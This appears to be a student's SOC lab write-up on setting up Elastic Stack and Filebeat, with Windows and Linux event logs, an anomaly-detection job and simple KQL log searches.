
I applied the changes immediately without restarting the Windows system. After checking the logs, I was able to see the event generated, which included the **username Hacker_2026**, the **timestamp**, and the **account name** of the user who created it.

related.user	Uday Horatti, Hacker_2026
tags	_geoiip_expired_database
user.domain	DESKTOP-UDHQ1V1
user.id	S-1-5-21-3381263562-808781351-2603457041-1000
user.name	Uday Horatti
user.target.domain	DESKTOP-UDHQ1V1
user.target.id	S-1-5-21-3381263562-808781351-2603457041-1003
user.target.name	Hacker_2026

Wit all valid details



Intentional created Registry Key using regedit in the name of IM_TESTING_ELK only for testing let's check



I got the event Appears in: Security log
Event ID: 4657 (Registry value modified)

A registry value was modified.

Subject:

- Security ID: S-1-5-18
- Account Name: DESKTOP-UDHQ1V1\$
- Account Domain: WORKGROUP
- Logon ID: 0x3e7


Object:

- Object Name: \REGISTRY\MACHINE\SYSTEM\ControlSet001\Control\WMI\Autologger\EventLog-System\{11cd958a-c507-4ef3-b3f2-5fd9dfbd2c78}
- Object Value Name: MatchAnyKeyword
- Handle ID: 0x1dc
- Operation Type: Existing registry value modified

Process Information:

- Process ID: 0x1788
- Process Name: C:\Windows\System32\wevtutil.exe

That new key which Is added and it detectable using event id 4657



Intentionally added one application on my windows machine to check its event record and [7zip_application] and event 11707 is of one hit

host.os.name	Windows 10 Education
host.os.platform	windows
host.os.type	windows
host.os.version	10.0
log.level	information
message	Product: 7-Zip 24.09 (x64 edition) -- Installation completed successfully.
winlog.channel	Application
winlog.computer_name	DESKTOP-UDHQ1V1
winlog.event_data.Binary	7B32333137304636392D343043312D323730322D323430392D303030303130303030307D0000
winlog.event_data.param1	Product: 7-Zip 24.09 (x64 edition) -- Installation completed successfully.

There it shows the product which I installed 7-Zip

Program name

User account who installed it

Time of installation

Installation success/failure

```
{
  "message": [
    "Product: 7-Zip 24.09 (x64 edition) -- Installation completed successfully."
  ],
  "winlog.event_id": [
    "11707"
  ],
  "winlog.user.name": [
    "Uday Horatti"
  ],
  "event.action": [
    "None"
  ],
  "event.ingested": [
    "2025-06-07T08:59:35.134Z"
  ]
}
```

In a Security Operations Center (SOC), Event ID 11707 helps track software installations using Windows Installer (.msi). It shows the software name, who installed it, and when. This helps detect unauthorized or suspicious tools like malware, supports incident investigations, and ensures only approved software is installed for compliance and security.

✓ Your Trial license is active

Your license will expire on **July 7, 2025 2:44 PM IST**

Update your license

If you already have a new license, upload it now.

Update license

Extend your trial

If you'd like to continue using machine learning, advanced security, and our other awesome [subscription features](#), request an extension now.


Extend trial

Revert to Basic license


You'll revert to our free features and lose access to machine learning, advanced security, and other [subscription features](#).

Revert to Basic

Next I'm using AIML feature in the same EKL so I'm getting the free trial



Now I can see the same date in the picturized manner



Job ID
44

Job description
No description provided

Groups
No groups selected

Bucket span
15m

Split field
agent.ephemeral_id

Influencers
agent.ephemeral_id

Enable model plot
False


Use dedicated index
False

Model memory limit
22MB

Start
Apr 26, 2025 @ 11:30:19.491

End
Jun 7, 2025 @ 14:50:50.347

Can use multiple data in the picturized manner with all the log source with tie stamp



There it generated the report with the anomaly time line in color marking showing the threat level according to the event and the time stamp

Time	Severity	Detector	Found for	Influenced by	Actual	Typical	Description	Actions
May 5th 2025, 18:00	93	count partitionfield="agent.ephemeral_id"	58978d7e-1f58-4b81-80d3-37cd9b039c83	agent.ephemeral_id: 58978d7e-1f58-4b81-80d3-37cd9b039c83	619	0.387	More than 100x higher	

Description
critical anomaly in count partitionfield="agent.ephemeral_id" found for agent.ephemeral_id 58978d7e-1f58-4b81-80d3-37cd9b039c83

Details on highest severity anomaly

agent.ephemeral_id	58978d7e-1f58-4b81-80d3-37cd9b039c83
Time	May 5th 2025, 18:30:00 to May 5th 2025, 18:45:00
Function	count
Actual	619
Typical	0.387
Job ID	44
Multi-bucket impact	high
Record score	93.712
Initial record score	93.712
Probability	1.58e-9

Influencers

agent.ephemeral_id	58978d7e-1f58-4b81-80d3-37cd9b039c83
--------------------	--------------------------------------

There it also shows the JOB ID, critical level size with time stamp which is more important

critical anomaly in count partition field="agent.ephemeral_id" found for agent.ephemeral_id 58978d7e-1f58-4b81-80d3-37cd9b039c83

- Lightweight log shipper developed by Elastic
- Application and System Logs
- Network and Security Device Logs

```
# The cloud.auth setting overwrites the 'output.elasticsearch.username' and
# 'output.elasticsearch.password' settings. The format is '<user>:<pass>'.
#cloud.auth:

# ===== Outputs =====

# Configure what output to use when sending the data collected by the beat.

# ----- Elasticsearch Output -----
output.elasticsearch:
  # Array of hosts to connect to.
  hosts: ["localhost:9200"]

  # Protocol - either 'http' (default) or 'https'.
  #protocol: "https"

  # Authentication credentials - either API key or username/password.
  #api_key: "id:api_key"
  #username: "elastic"
  #password: "changeme"

# ----- Logstash Output -----
#output.logstash:
# The Logstash hosts
#hosts: ["localhost:5044"]

# Optional SSL. By default is off.
# List of root certificates for HTTPS server verifications
#ssl.certificate_authorities: ["/etc/phi/root/ca.pem"]

# Certificate for SSL client authentication
#ssl.certificate: "/etc/phi/client/cert.pem"

# Client Certificate Key
#ssl.key: "/etc/phi/client/cert.key"
```

There I installed file bit in my Linux machine in order to check its capability

```
root@uday:/home/uday#
root@uday:/home/uday# sudo nano /etc/filebeat/filebeat.yml
root@uday:/home/uday# sudo filebeat modules enable system
Module system is already enabled
root@uday:/home/uday# sudo filebeat modules list
Enabled:
system

Disabled:
activemq
apache
auditd
aws
awsfargate
azure
barracuda
bluecoat
```

Enable:

sudo filebeat modules enable system

sudo filebeat modules list

```
root@uday:/home/uday# sudo filebeat setup --pipelines --modules system
Loaded ingest pipelines
root@uday:/home/uday# sudo filebeat setup --index-management -E output.logstash.enabled=false -E "output.elasticsearch.hosts=[localhost:9200]"
Overwriting ILM policy is disabled. Set 'setup.ilm.overwrite: true' for enabling.

Index setup finished.
root@uday:/home/uday# sudo filebeat setup -E output.logstash.enabled=false -E 'output.elasticsearch.hosts=["localhost:9200"]' -E setup.kibana.host=lo
calhost:5601
Overwriting ILM policy is disabled. Set 'setup.ilm.overwrite: true' for enabling.

Index setup finished.
Loading dashboards (Kibana must be running and reachable)
Loaded dashboards
Setting up ML using setup --machine-learning is going to be removed in 8.0.0. Please use the ML app instead.
See more: https://www.elastic.co/guide/en/machine-learning/current/index.html
It is not possible to load ML jobs into an Elasticsearch 8.0.0 or newer using the Beat.
Loaded machine learning job configurations
Loaded ingest pipelines
root@uday:/home/uday#
```

Normal Set up Filebeat procedures with the following commands

```
root@uday:/home/uday# sudo systemctl start filebeat
root@uday:/home/uday# curl -XGET 'http://localhost:9200/filebeat-*/_search?pretty'
{
  "took" : 19,
  "timed_out" : false,
  "_shards" : {
    "total" : 2,
    "successful" : 2,
    "skipped" : 0,
    "failed" : 0
  },
  "hits" : {
    "total" : {
      "value" : 10000,
      "relation" : "gte"
    },
    "max_score" : 1.0,
    "hits" : [
```

```
      {
        "architecture" : "x86_64"
      },
      "event" : {
        "ingested" : "2025-06-06T13:06:40.510259605Z",
        "timezone" : "+00:00",
        "kind" : "event",
        "module" : "system",
        "dataset" : "system.syslog"
      }
    ],
    "_index" : "filebeat-7.17.28-2025.04.26-000001",
    "_type" : "_doc",
    "_id" : "MGtZRZcBIA5HGZoLPBmD",
    "_score" : 1.0,
    "_source" : {
      "agent" : {
        "hostname" : "uday",
        "name" : "uday",
        "id" : "8afabdf0-7be8-48af-97d2-9658cc28f648",
        "ephemeral_id" : "f04bcff3-6000-4a0c-b1b0-17d520d9dcf",
        "type" : "filebeat",
        "version" : "7.17.28"
      },
      "process" : {
        "name" : "filebeat",
        "pid" : 1013
      },
      "log" : {
        "file" : {
```

The command `curl -XGET 'http://localhost:9200/filebeat-*/_search? Pretty'`


used to search and retrieve log data from Elasticsearch. It specifically looks for data in all indexes that start with "filebeat-", which usually contain logs collected by Filebeat from various systems like Windows or Linux. By running this command, you are asking Elasticsearch to return all matching log entries in a nicely formatted and readable way using the pretty option. This is helpful in a SOC environment for viewing and analyzing collected logs during threat detection or incident investigation.

Checking Status:

```
root@uday:/home/uday# sudo systemctl status filebeat
● filebeat.service - Filebeat sends log files to Logstash or directly to Elasticsearch.
   Loaded: loaded (/usr/lib/systemd/system/filebeat.service; enabled; preset: enabled)
   Active: active (running) since Sat 2025-06-07 08:45:48 UTC; 1h 4min ago
     Docs: https://www.elastic.co/beats/filebeat
    Main PID: 1125 (filebeat)
      Tasks: 8 (limit: 4548)
     Memory: 76.9M (peak: 132.6M)
        CPU: 7.847s
    CGroup: /system.slice/filebeat.service
            └─1125 /usr/share/filebeat/bin/filebeat --environment systemd -c /etc/filebeat/filebeat.yml --path.home /usr/share/filebeat --path.conf

Jun 07 09:45:12 uday filebeat[1125]: 2025-06-07T09:45:12.505Z      INFO      [monitoring]      log/log.go:184      Non-zero metrics in the
Jun 07 09:45:42 uday filebeat[1125]: 2025-06-07T09:45:42.506Z      INFO      [monitoring]      log/log.go:184      Non-zero metrics in the
Jun 07 09:46:12 uday filebeat[1125]: 2025-06-07T09:46:12.512Z      INFO      [monitoring]      log/log.go:184      Non-zero metrics in the
Jun 07 09:46:42 uday filebeat[1125]: 2025-06-07T09:46:42.519Z      INFO      [monitoring]      log/log.go:184      Non-zero metrics in the
Jun 07 09:47:12 uday filebeat[1125]: 2025-06-07T09:47:12.508Z      INFO      [monitoring]      log/log.go:184      Non-zero metrics in the
Jun 07 09:47:42 uday filebeat[1125]: 2025-06-07T09:47:42.510Z      INFO      [monitoring]      log/log.go:184      Non-zero metrics in the
Jun 07 09:48:12 uday filebeat[1125]: 2025-06-07T09:48:12.510Z      INFO      [monitoring]      log/log.go:184      Non-zero metrics in the
Jun 07 09:48:42 uday filebeat[1125]: 2025-06-07T09:48:42.510Z      INFO      [monitoring]      log/log.go:184      Non-zero metrics in the
Jun 07 09:49:12 uday filebeat[1125]: 2025-06-07T09:49:12.511Z      INFO      [monitoring]      log/log.go:184      Non-zero metrics in the
Jun 07 09:49:42 uday filebeat[1125]: 2025-06-07T09:49:42.512Z      INFO      [monitoring]      log/log.go:184      Non-zero metrics in the
lines 1-21/21 (END)
```

This is working fine and actively running



There its goo's I can see total 72 hits from my Linux machine

```
root@uday:/var/log# ls
alternatives.log      btmp                  dmesg.3.gz           journal               README               vmware-network.4.log  vmware-vmtoolsd-root.3.log
alternatives.log.1    btmp.1               dmesg.4.gz           kern.log              syslog               vmware-network.5.log  vmware-vmtoolsd-root.log
alternatives.log.2.gz cloud-init.log        dpkg.log             kern.log.1            syslog.1             vmware-network.6.log  vmware-vmtoolsd-root.log
apport.log            cloud-init-output.log dpkg.log.1           kern.log.2.gz         syslog.2.gz          vmware-network.7.log  wtmp
apt                   dist-upgrade          dpkg.log.2.gz        kibana                sysstat              vmware-network.8.log
auth.log              dmesg                 dpkg.log.3.gz        landscape              unattended-upgrades  vmware-network.9.log
auth.log.1            dmesg.0               faillog               lastlog               vmware-network.1.log  vmware-network.log
auth.log.2.gz          dmesg.1.gz            filebeat              logstash              vmware-network.2.log  vmware-vmtoolsd-root.1.log
bootstrap.log          dmesg.2.gz            installer             private               vmware-network.3.log  vmware-vmtoolsd-root.2.log
root@uday:/var/log#
```

These are the normal log path and its different files and folders where the events will be recorded, stored

```
root@uday:/var/log# cat auth.log
2025-06-06T12:47:01.414777+00:00 uday systemd-logind[895]: New seat seat0.
2025-06-06T12:47:01.414789+00:00 uday systemd-logind[895]: Watching system buttons on /dev/input/event0 (Power Button)
2025-06-06T12:47:01.431833+00:00 uday systemd-logind[895]: Watching system buttons on /dev/input/event1 (AT Translated Set 2 Keyboard)
2025-06-06T12:47:01.072395+00:00 uday polkitd[849]: Loading rules from directory /etc/polkit-1/rules.d
2025-06-06T12:47:01.089372+00:00 uday polkitd[849]: Loading rules from directory /usr/share/polkit-1/rules.d
2025-06-06T12:47:01.157935+00:00 uday polkitd[849]: Finished loading, compiling and executing 6 rules
2025-06-06T12:47:01.175086+00:00 uday polkitd[849]: Acquired the name org.freedesktop.PolicyKit1 on the system bus
2025-06-06T12:47:10.037490+00:00 uday login[1240]: PAM unable to dlopen(pam_lastlog.so): /usr/lib/security/pam_lastlog.so: cannot open shared object file: No such file or directory
2025-06-06T12:47:10.037762+00:00 uday login[1240]: PAM adding faulty module: pam_lastlog.so
2025-06-06T12:47:12.736078+00:00 uday login[1240]: pam_unix(login:session): session opened for user uday(uid=1000) by uday(uid=0)
2025-06-06T12:47:12.812421+00:00 uday systemd-logind[895]: New session 1 of user uday.
2025-06-06T12:47:12.900378+00:00 uday (systemd): pam_unix(systemd-user:session): session opened for user uday(uid=1000) by uday(uid=0)
2025-06-06T12:48:26.209384+00:00 uday sshd[1813]: Server listening on :: port 22.
2025-06-06T12:48:28.392465+00:00 uday sshd[1815]: Accepted password for uday from 192.168.146.1 port 52255 ssh2
2025-06-06T12:48:28.397333+00:00 uday sshd[1815]: pam_unix(sshd:session): session opened for user uday(uid=1000) by uday(uid=0)
2025-06-06T12:48:28.450563+00:00 uday systemd-logind[895]: New session 3 of user uday.
2025-06-06T12:48:51.928648+00:00 uday polkitd[849]: Registered Authentication Agent for unix-process:1886:19130 (system bus name :1.15 [/usr/bin/pkttyagent --notify-fd 5 --fallback], object path /org/freedesktop/PolicyKit1/AuthenticationAgent, locale en_US.UTF-8)
2025-06-06T12:48:52.000508+00:00 uday polkitd[849]: Identity 'unix-group:admin' is not valid, ignoring: No UNIX group with name admin: Success
2025-06-06T12:49:04.324196+00:00 uday polkitd[849]: Unregistered Authentication Agent for unix-process:unknown (system bus name :1.18, object path /org/freedesktop/PolicyKit1/AuthenticationAgent, locale en_US.UTF-8) (disconnected from bus)
2025-06-06T12:49:01.526763+00:00 uday polkitd[849]: Operator of unix-process:1886:19130 successfully authenticated as unix-user:uday to gain ONE-SHOOT authorization for action org.freedesktop.systemd1.reload-daemon for system-bus-name::1.16 [systemctl daemon-reload] (owned by unix-user:uday)
2025-06-06T12:49:02.222786+00:00 uday polkitd[849]: Unregistered Authentication Agent for unix-process:unknown (system bus name :1.15, object path /org/freedesktop/PolicyKit1/AuthenticationAgent, locale en_US.UTF-8) (disconnected from bus)
2025-06-06T12:49:02.263686+00:00 uday polkitd[849]: Registered Authentication Agent for unix-process:1946:20167 (system bus name :1.18 [/usr/bin/pkttyagent --notify-fd 5 --fallback], object path /org/freedesktop/PolicyKit1/AuthenticationAgent, locale en_US.UTF-8)
2025-06-06T12:49:02.279502+00:00 uday polkitd[849]: Identity 'unix-group:admin' is not valid, ignoring: No UNIX group with name admin: Success
2025-06-06T12:49:04.324196+00:00 uday polkitd[849]: Unregistered Authentication Agent for unix-process:unknown (system bus name :1.18, object path /org/freedesktop/PolicyKit1/AuthenticationAgent, locale en_US.UTF-8) (disconnected from bus)
2025-06-06T12:49:04.327874+00:00 uday polkitd[849]: Operator of unix-process:unknown FAILED to authenticate to gain authorization for action org.freedesktop.systemd1.reload-daemon for system-bus-name::1.19 [<unknown>] (owned by unix-user:uday)
```

These are **Authentication Logs**


- **Path:** /var/log/auth.log

- **Events to look for:**

Successful login

Failed login attempts

Sudo command usage




As same as windows we can use quarry to see the events and analysis out of 72 I got 8 hits of authentication

host.os.type	linux
host.os.version	24.04.2 LTS (Noble Numbat)
input.type	log
log.file.path	/var/log/auth.log
log.offset	28,413
message	pam_unix(cron:session): session closed for user root
process.name	CRON
process.pid	2512
related.hosts	uday

There it shows the username the path **/var/log/auth.log** also with time stamp when it has occurred

The filter `log.file.path: "/var/log/auth.log"` is useful because it helps SOC analysts focus only on authentication-related events in Linux. It shows login attempts, sudo usage, and SSH access. This is important for detecting unauthorized access, brute-force attacks, and monitoring privileged user actions.



By crating the manual KQL we can get the events **message: "apt" OR message: "dpkg" OR message: "install"** I received total 3 hits

log.file.path	/var/log/syslog
log.offset	2,251,344
message	Finished apt -news.service - Update APT News.
process.name	systemd
process.pid	1
related.hosts	uday
service.type	system

> Jun 7, 2025 @ 15:52:05.234 message: **apt**-news.service: Deactivated successfully. @timestamp: Jun 7, 2025 @ 15:52:05.234

there it shows what is executed and what command we entered

log.offset	2,251,250
message	apt -news.service: Deactivated successfully.
process.name	systemd
process.pid	1
related.hosts	uday
service.type	system


Like these since my Linux machine has less events I can filter till this

This is a status update log showing the health and activity of your Filebeat and system resources recently.



message:*download* OR message:*http* OR message:*get* OR message:*file*

KQL query to find application downloads:



totally I received 27 hits out of 72

```
